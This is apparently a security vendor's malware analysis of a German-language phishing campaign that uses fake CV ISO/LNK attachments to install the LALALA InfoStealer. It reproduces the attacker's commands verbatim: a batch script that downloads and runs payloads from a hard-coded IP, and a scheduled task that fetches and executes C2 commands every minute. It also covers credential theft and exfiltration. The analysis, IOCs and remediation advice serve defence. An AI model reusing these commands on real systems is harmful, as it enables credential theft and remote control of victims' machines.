Information Stealer Campaign Targeting German HR Contacts

hornetsecurity.com/en/security-information/information-stealer-campaign-targeting-german-hr-contacts/


Security Lab May 19, 2020

Summary

Hornetsecurity's Security Lab presents insights into a long running information stealer campaign. The campaign is running virtually unchanged since 2019-07-22. But due to the deployed living of the land scripting style malware used in the campaign the anti-virus detection of the deployed information stealing script remains low. The campaign uses a fake CV file to target German language institutions using email addresses predominantly found as HR contacts on the targeted institutions' job listings. The detailed analysis of the targeting outlines the social engineering risk that public facing employees are exposed to.


Background

As so many the attack starts with an email:



The emails language is German. The campaign hence targets German speaking recipients.

Opening the attachment a file named `lebenslauf` (engl. curriculum vitae) is revealed:




After launching, what appears to be an image file, the victim is presented with an apparently broken image headlined “Lebenslauf” (engl. curriculum vitae):

The image file is not broken. The error message is part of the image. In the background a malware named LALALA InfoStealer by SonicWall [1] was downloaded and stole the victims credentials.

Technical Analysis


The technical analysis will first outline each stage of the infection chain leading to the LALALA InfoStealer batch file being deployed, as depicted in the following flow graph:



After outlining the infection chain insights into the targeting are provided.

Email

The chain of the attack starts with an email. It purports to be written in German language. However, it was written by entities not familiar with German orthography. Instead of using the proper German grapheme `ß` (Eszett) the email uses the visually similar `B` from the Latin alphabet. Further the diacritical marks of the German Umlauts are missing. The email uses `u` instead of `ü`. Also capitalization of “Lebenslauf” in the email subject is missing.



The emails are send from email addresses following the pattern `[firstname.]lastname@vodafonemail.de`. They are send from the legitimate mail servers of `vodafonemail.de`, hence pass SPF checks.

It is unknown whether the sending accounts have been compromised because registering a `vodafonemail.de` email address is free and available to the general public. Overall (in all waves) 44 different emails have been used. 30 different emails have been used in the latest wave of the campaign.

ISO File


The attached ISO file contains one LNK file. Windows automatically mounts ISO files and displays their content in the file explorer.

LNK File

Metadata of the LNK (shell link) file are as follows:

```
$ exiftool lebenslauf_2020_3_20.jpeg.lnk
ExifTool Version Number         : 11.70
File Name                       : lebenslauf_2020_3_20.jpeg.lnk
[...]
Flags                           : IDList, LinkInfo, RelativePath, CommandArgs, IconFile, Unicode, ExpString, ExpIcon,
TargetMetadata
File Attributes                 : Archive
Create Date                     : 2010:11:21 04:23:55+01:00
Access Date                     : 2010:11:21 04:23:55+01:00
Modify Date                     : 2010:11:21 04:23:55+01:00
Target File Size                : 345088
Icon Index                      : 16
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : cmd.exe
Drive Type                      : Fixed Disk
Volume Label                    :
Local Base Path                 : C:\Windows\System32\cmd.exe
Relative Path                   : ..\..\..\..\..\..\Windows\System32\cmd.exe
Command Line Arguments          : /C "replace /a Lebenslauf_2020_3_20.jpeg.lnk "%temp%"&ren
"%temp%\Lebenslauf_2020_3_20.jpeg.lnk" 977gh.bat &start "" /MIN "%TEMP%\977gh.bat"
Icon File Name                  : C:\Windows\System32\imageres.dll
Fill Attributes                 : 0x07
Popup Fill Attributes           : 0xf5
Screen Buffer Size              : 80 x 300
Window Size                     : 80 x 25
Window Origin                   : 0 x 0
Font Size                       : 8 x 12
Font Family                     : Modern
Font Weight                     : 400
Font Name                       : Terminal
Cursor Size                     : 25
Full Screen                     : No
Quick Edit                      : No
Insert Mode                     : Yes
Window Origin Auto              : Yes
History Buffer Size             : 50
Num History Buffers             : 4
Remove History Duplicates       : No
```

Setting the `Icon filename` to `C:\Windows\System32\imageres.dll` results in the LNK file displaying the icon of the `imageres.dll`, which is an image icon that Windows also displays for image files for which no preview can be generated. This way the LNK file is camouflaged as a JPEG file to the regular user, especially when Windows is set to hide file extensions, in this case the trailing `.lnk` of the `lebenslauf_2020_3_20.jpeg.lnk` filename:



Further when `lebenslauf_2020_3_20.jpeg.lnk` is launched `cmd.exe` is called with the above listed `Command Line` parameter. The `Command Line` contains three chained commands:

1. `replace /a Lebenslauf_2020_3_20.jpeg.lnk "%temp%"`, which moves the `Lebenslauf_2020_3_20.jpeg.lnk` to the `%temp%` directory.
2. `ren "%temp%\Lebenslauf_2020_3_20.jpeg.lnk" 977gh.bat`, which renames the `Lebenslauf_2020_3_20.jpeg.lnk` to `977gh.bat`.
3. `start "" /MIN "%TEMP%\977gh.bat"`, which launches `%TEMP%\977gh.bat` in a minimized (`/MIN` parameter) window, without a title (`""` parameter).

This means the `lebenslauf_2020_3_20.jpeg.lnk` is launched as a batch script file. And indeed the LNK file has a batch script appended:

```
$ cat -v lebenslauf_2020_3_20.jpeg.lnk
[...]
-^?^@^@^@M-^?M-^?^@M-^?^@^@^@M-^?^@M-^?^@M-^?M-^?^@^@M-^?M-^?M-^?^@^@^@^@^@^@^M
^M
^M
@ECHO OFF^M
^M
^M
IF EXIST "%temp%\9o0.txt" (^M
"%temp%\lebenslauf_2020_3_20.jpeg"^M
echo mhjhjgjhgjh >"%temp%\977gh.bat"&& del /f /q "%temp%\977gh.bat"^M
EXIT^M
) ELSE (^M
echo 9o0>>"%temp%\9o0.txt"^M
powershell iwr -Uri "http://185.141.27.131/rar.exe"  -OutFile "%temp%\rar.exe"^M
powershell iwr -Uri "http://185.141.27.131/9o0.rar"  -OutFile "%temp%\9o0.rar"^M
"%temp%\rar.exe" e -y "%temp%\9o0.rar" "%temp%\"^M
"%temp%\lebenslauf_2020_3_20.jpeg"^M
powershell start-Process -FilePath "%temp%\9o0.bat" -WindowStyle hidden^M
echo hjhjgj >"%temp%\977gh.bat"&& del /f /q "%temp%\977gh.bat"^M
EXIT^M
)^M
EXIT^M
kjhjjyykyuyuyuiyuiyiu
```

The script first checks if `%temp%\9o0.txt` exists.

In case it does not exist, it writes `9a0` to `%temp%\9o0.txt`. Then uses PowerShell to download `rar.exe` and `9o0.rar`. `rar.exe` is a legitimate and signed copy of the command line RAR utility by Alexander Roshal. The `rar.exe` is then used to extract the `9o0.rar`. It contains:

```
$ tree
.
|-- 9o0.bat
|-- lebenslauf_2020_3_20.jpeg
`-- sqlite3.exe

0 directories, 3 files
```

The script then launches `%temp%\lebenslauf_2020_3_20.jpeg`. This displays the following image:

While the image seems corrupted and even displays an error, it is working as intended, i.e., the error message as well as the image corruption are part of the image.

Then the LALALA InfoStealer residing in the downloaded `9o0.bat` is started.

In case the `%temp%\9o0.txt` file does exist, the initial script opens `%temp%\lebenslauf_2020_3_20.jpeg` then overwrites and deletes `%temp%\977gh.bat`, i.e., the initial script overwrites and deletes itself.

LALALA InfoStealer batch script (`9o0.bat`)

The stealer script has a total of 135 lines of code with a total of 11390 characters:

```
$ wc 9o0.bat
  135   616 11390 9o0.bat
```

It has data stealing, exfiltration, and persistence mechanisms.

Stealing

First, the stealer uses PowerShell to query the list of installed software from the regisry keys `HKLM:\Software\[Wow6432Node\]Microsoft\Windows\CurrentVersion\Uninstall\*`. This information is written to `"%temp%\gsgsd322\proglist.txt`.

After that a combination of PowerShell commands and invocations of `sqlite3.exe` are used to steal passwords, cookies, credit card numbers, history from Chrome, Firefox, Thunderbird, Windows WebCache (used by Microsoft Edge), and Office (i.e. Outlook). The data is written into files stored in `"%temp%\gsgsd322\`.

Exfil

The data, i.e., the contents of `"%temp%\gsgsd322\`, is then archived using the previously downloaded `rar.exe` into an archive `%RMZ%.rar` (with `%RMZ% being a random string) containing:

```
Users/
`-- admin
    `-- AppData
        `-- Local
            `-- Temp
                `-- gsgsd322
                    |-- card123456
                    |-- cert9.db
                    |-- cooki123456
                    |-- cookies.sqlite
                    |-- edg_waPIIzu3
                    |-- key4.db
                    |-- logins.json
                    |-- outloo_waPIIzu3
                    |-- pass123456
                    |-- places.sqlite
                    |-- proglist.txt
                    |-- waPIIzu3
                    `-- WebCacheV01.dat

5 directories, 13 files
```

The above `%RMZ%.rar` archive is then POSTed to `185.141.27[.]131/9o0.php` using PowerShell.

Persistence and C2

It schedules a task that is run every minute:

```
schtasks /create /tn "%RMZ%" /tr "wscript '%temp%\%RMZ%.vbs' 'powershell  Invoke-Expression -Command:(iwr -uri
185.141.27.131/gate990.php -method post -body '%RMZ%').content'" /sc MINUTE
```


The task uses a previous created VBS script:

```
echo CreateObject("Wscript.Shell").Run "" ^& WScript.Arguments(0) ^& "", 0, False >"%temp%\%RMZ%.vbs"
```

The task will, hence, download commands from `185.141.27[.]131/gate990.php` every minute and execute them.

Targeting


The latest observed wave was followed up the next day by a much smaller wave:



There was no significant shift in targeted recipients between the two waves.

The German language in the initial emails means the campaign targets Germany. This is further supported by analyzing the countries associated with the recipient's companies or entities (where known) from the last wave plotted above:


OSINT research revealed **the majority of recipient email addresses are or were listed as company contacts for job listings**. The recipient industry sectors (where known) are:




The majority of the recipients are in the professional services sector. Manual evaluation indicates that the majority is comprised of (temporary) employment agencies. The second largest sector is health services. Manual evaluation indicates that the recipients are mostly nursing homes and special care facilities. It is unknown whether the health service sector was specifically targeted or if this observation is just a reflection of the available jobs on the German job market.

Past activity

This specific infection chain has been used in attacks since 2019-07-22. At that time using `lebenslauf_2019_6_6.img.lnk` as the filename. Interestingly, the subject line used to be correctly capitalized, but changed to all lower case in the beginning of 2020:



From this time histogram the individual waves of this campaign can be seen. The email text did not change, apart from adding the spelling error in the subject line. The stealer itself also did not change, apart from changed C2 IPs and changed variable names. Therefore it is quite surprising that the main batch script of the stealer still has very low anti-virus detection:



Conclusion and Remediation

Attacks leveraging living of the land techniques via scripting pose a challenge for anti-virus detections. Hence, in a world where detection of classic malware relying on malicious binaries is ever improving, malware using existing tools on the victims computer via scripts becomes more and more popular. Attacks using a good pretext for there initial email, in this case a job application being send to recipients that are actually expecting job applications, increaes the chances of successful exection of the malware. Combining this with the low anti-virus detection of the information stealer script, poses a significant risk of credentials compromise to businesses and institutions.

The simplest way to prevent this specific attack vector is by disallowing specific email attachments. In this case the ISO format. Unless your business deals with those media files the pose more risk than benefit to your business. Further, Microsoft Outlook can be configured to disallow specific malicious attachments from being opened. And last but not least extension hiding should be disabled in the Windows operating system. This prevents malware from posing as different file types by appending a double extension, in this case `.jpeg.lnk` to filenames. This way an alert user gets a fighting chance to spot the extension trickery.

To remove a successful infection it is not enough to disable the task that was scheduled by the stealer. This will not get back stolen login credentials, and does not remove any other malware that may have been downloaded by the scheduled task set up by the stealer. Affected systems must immediately be disconnected from the network and be forensically analyzed before reconnecting them. Otherwise, potential dropped follow up malware could still be present on the system and in the worst case could spread to other computers on the network. Last but not least, all login credentials of the affected user must be changed and activities since the infection up to the credential change must be reviewed.

Hornetsecurity's Spam and Malware Protection with the highest detection rates on the market already detected the LALALA InfoStealer emails when they first appeared via a generic detection signature.

References

[1] https://securitynews.sonicwall.com/xmlpost/lalala-infostealer-which-comes-with-batch-and-powershell-scripting-combo/

Indicators of Compromise (IOCs)

Hashes

SHA256	Filename	Description
172b416f0574f6c9ba38de478faaf75781ea15b9ad67ebdaa1b9289487c71988	lebenslauf_2020_3_20.iso	Malicious ISO attachment
254f722e11b7de73b53fb82d48f89f69639194027f9fc7c3724a640e4ebbf712	lebenslauf_2020_3_20.jpeg.lnk	Malicious LNK file contained in ISO
8b147861060fd9d6d90066457c54773cb0fdc65b87c07d4defe7d3cbe389ed37	9o0.bat	LALALA InfoStealer
3bb2d6a27ed46b5b356673264f56b8575880dc45cbcb656da6df74d4a84e1779	lebenslauf_2020_3_20.jpeg	CV decoy error image
2e162d331c2475e0ba39cea969e0473896d3ff5e88cc92605ff2e24da3920768	sqlite3.exe	SQLite3 binary (legitimate **NON MALICIOUS**)

URLs

- `hxxp[:]//185.141.27[.]131/rar.exe`
- `hxxp[:]//185.141.27[.]131/9o0.rar`
- `hxxp[:]//185.141.27[.]131/firstga990.php` (POST computer name and domain)
- `hxxp[:]//185.141.27[.]131/9o0.php` (POST credential RAR)
- `hxxp[:]//185.141.27[.]131/gate990.php` (download follow up malware)

IPs

`185.141.27[.]131`

Senders

`[firstname.]lastname@vodafonemail.de`

Subjects

`[Ll]ebenslauf`